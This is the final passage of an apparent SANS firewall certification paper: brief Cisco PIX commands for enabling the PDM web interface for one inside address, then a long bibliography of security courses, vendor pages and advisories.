
Suggestion – Copy all ACL's into notepad. This will allow you to rearrange rules. When moving multiple ACL's its always a good idea to delete all the rules and then reapply all the rules in the right order. This is where the PDM Web GUI comes in. PDM will allow you to cut and paste rules and reorder them on apply. PDM is also a useful tool for viewing live statistics on interfaces.

Chesapeake Netcraftsmen put together a great pdf on using the PDM for configuration.
http://www.netcraftsmen.net/welcher/papers/pdm-3.0-cap.pdf

ENABLE PDM

NUNYA(config) **http server enable <enter>** enables the PDM server
NUNYA(config) **http 10.0.2.100 255.255.255.255 inside <enter>** Specifies what IP address can access the webserver and on what interface

C:\https://<firewall inside address>



This concludes assignment 4c. I have created a tutorial to take a systems administrator through the process of patching, configuration and administration of a PIX firewall.

References

General Reference used throughout this study: GCFW (GIAC Certified Firewall Analyst) Training Track, presented Oct., 2003:
Brenton, Chris. et al. Track 2.1 – TCP/IP. SANS Institute. 2003.
Brenton, Chris. et al. Track 2.2 – Packet Filters. SANS Institute. 2003.
Brenton, Chris. et al. Track 2.3 – Firewalls. SANS Institute. 2003.
Brenton, Chris. et al. Track 2.4 – Defense in Depth. SANS Institute. 2003.
Brenton, Chris. et al. Track 2.5 – VPNS. SANS Institute. 2003.
Brenton, Chris. et al. Track 2.6 – Network Design and Assessment. SANS Institute. 2003.
Reference for Design Under Fire (Part 4): GCIH (GIAC Certified Incident Handler) Training Track, presented Jan. 2004:
Skoudis, Ed. et al. Track 4.2 – Computer and Network Hacker Exploits, Part 1. SANS Institute. 2004.
Skoudis, Ed. et al. Track 4.3 – Computer and Network Hacker Exploits, Part 2. SANS Institute. 2004.
Skoudis, Ed. et al. Track 4.4 – Computer and Network Hacker Exploits, Part 3. SANS Institute. 2003.

Akin, Thomas "Hardening Cisco Routers", Dec 13, 2000
OReilly Networking.

Biggerstaff, Craig, "To Fabulous Cisco Router Hardening". Omintron Inc.
http://southtexas.issa.org/Program%20Files/Cisco%20Router%20Hardening.pdf

Mordijck, Toon ," Disabling Unneeded Features and Services on Cisco Internet Gateway Routers". 2001, SANS.org
http://www.sans.org/rr/papers/38/233.pdf

Parkin, Miles, "GCFW", November14,2003.SANS Institute 2003
http://www.giac.org/practical/GCFW/Miles_Parkin_GCFW.pdf

Walker, Andrew, "GCFW", Jan 25, 2004. SANS Institute 2004
http://www.gica.org/practical/GCFW/Andrew_Walker_GCFW.pdf

Corll, Benjamin, "GCIH", Feb, 09, 2004. SANS Institute 2004
http://www.gica.org/practical/GCFW/Benjamin_Corll_GCIH.pdf

Riley, Chris, "GCFW", Oct, 18 2003. SANS Institute 2003
http://www.gica.org/practical/GCFW/Chris_Riley_GCFW.pdf

MacDonald, Daniel, "GCFW", Dec, 29 2003. SANS Institute 2003
http://www.gica.org/practical/GCFW/Daniel_MacDonald_GCFW.pdf

Shenk, Jerry, "GCFW", Jan, 22 2004. SANS Institute 2004
http://www.gica.org/practical/GCFW/Jerry_Shenk_GCFW.pdf

Ludwig, Lesa, "GCFW", Oct, 20 2003. SANS Institute 2003
http://www.gica.org/practical/GCFW/Lesa_Ludwig_GCFW.pdf

Conger, Mark, "GCFW", Dec, 7 2003. SANS Institute 2003
http://www.gica.org/practical/GCFW/Mark_Conger_GCFW.pdf

Hotaling, Michael, "GCFW", Dec, 7 2003. SANS Institute 2003

http://www.gica.org/practical/GCFW/Michael_Hotaling_GCFW.pdf

Garret, Stuart, “GCFW”, Jan 20 2004. SANS Institute 2004
http://www.gica.org/practical/GCFW/Stuart_Garret_GCFW.pdf

Delaney, Susan. “GCFW”, SANS Institute 2003
http://www.gica.org/practical/GCFW/Susan_Delaney_GCFW.pdf

Definitions of IPSec on the Web
http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&c2coff=1&oi=defmore&q=define:IPSec

RSA Securid Product Information
http://www.rsasecurity.com/products/securid/index.html

ISS Siteprotector Product information
http://www.iss.net/products_services/enterprise_protection/rssite_protector/siteprotector.php

Tripwire product information
http://www.tripwire.com/products/servers/index.cfm

Secure FTP client information
http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

Virus definitions on the Internet
http://www.pcguide.com/care/data/virus/bgDefinition-c.html

Honey Pot information
http://rootprompt.org/article.php3?article=210

ISS Siteprotector Product information
http://www.iss.net/products_services/enterprise_protection/rssite_protector/siteprotector.php

SANS Internet Storm Center
http://isc.sans.org/

SecurityFocus website
http://www.securityfocus.com/

Xforce web site internet alerts
http://xforce.iss.net/xforce/alerts

Tripwire HIDS solution for servers
http://www.tripwire.com/products/servers/index.cfm

Microsoft® Windows Server™ 2003 Datacenter Edition
http://www.microsoft.com/products/info/product.aspx?view=22&pcid=e9548378-8d87-47bc-80f4-2b6f2ac3a444

Macafee Virus Scan products
http://www.nai.com/us/products/

Debian Linux website
http://www.debian.org/

Google Internet search for definition of ARP
http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&oi=defmore&q=define:ARP

Symantec Ghost product information
http://www.symantec.com/ghost/

Kiwisoft syslog server product information
http://www.kiwisyslog.com/products.htm#syslog

VMWare product information
http://www.vmware.com/products/server/esx_features.html

Insecure.org definition of chargen
http://www.insecure.org/sploits/NT.chargen.flood.DOS.html

Google search for definition of MTU
http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&oi=defmore&q=define:MTU

Cisco website definition of IP fragmentation
http://www.cisco.com/warp/public/105/pmtud_ipfrag.html

Sitamoht.com, how to setup IDS on PIX
http://www.sitamoht.com/sn/nkb/free/pix-1.pdf

Cisco online documentation VPN 3000 series concentrators
http://www.cisco.com/univercd/cc/td/doc/product/vpn/vpn3000/rel_3_0/get_strt/gs1und.pdf

Cisco online documentation VPN 3000 series concentrators
http://www.cisco.com/univercd/cc/td/doc/product/vpn/vpn3002/3_6/use/interfa.htm#xtocid35

Cisco online documentation VPN 3000 series concentrators
http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/products_configuration_guide_chapter
09186a00801f1e36.html

Ed Skougis, SANS GIHC Instructor website
http://www.counterhack.net/

SANS Computer Security website
http://www.sans.org/

Granger, Sarah. “Social Engineering Fundamentals”,Part I: Hacker Tactics. Dec 18, 2001
http://www.securityfocus.com/infocus/1527

Information on Web Server fingerprinting
http://www.netcraft.com/

Ethereal;Product information network analyzer
http://www.ethereal.com/

Sniffer Pro;Product information network analyzer
http://www.asl-sniffer.co.uk/

Superscan; Product information port scanner
http://www.webattack.com/get/superscan.shtml

Retina;Product information vulnerability scanner
http://www.eeye.com/html/retina.html

Internet Security Scanner; Product information
http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php

Nmap;Product information
http://www.insecure.org/nmap/

Top 75 security tools; Product information
http://www.insecure.org/tools.html

Nessus;Product information vulnerability scanner
http://www.nessus.org

Appscan;Application level vulnerability scanner
http://www.sanctuminc.com/

Webinspect; Application level vulnerability scanner
http://www.spidynamics.com/productline/WE_over.html

Microsoft security bulletin
http://www.microsoft.com/security/security_bulletins/200404_windows.asp

French IT exploit database
http://www.k-otik.com/

Mixter, "Writing Buffer Overflow Exploits - a Tutorial for Beginners". Oct 4, 2002
http://www.securiteam.com/securityreviews/5OP0B006UQ.html

Mudge, "How to write Buffer Overflows".1996, LHI Technologies
http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html

Symantec Exploit documentation
http://securityresponse.symantec.com/avcenter/security/Content/10108.html

SecurityTracker Squid exploit documentation
http://www.securitytracker.com/alerts/2004/Mar/1009267.html

Xforce exploit information checkpoint firewall
http://xforce.iss.net/xforce/alerts/id/163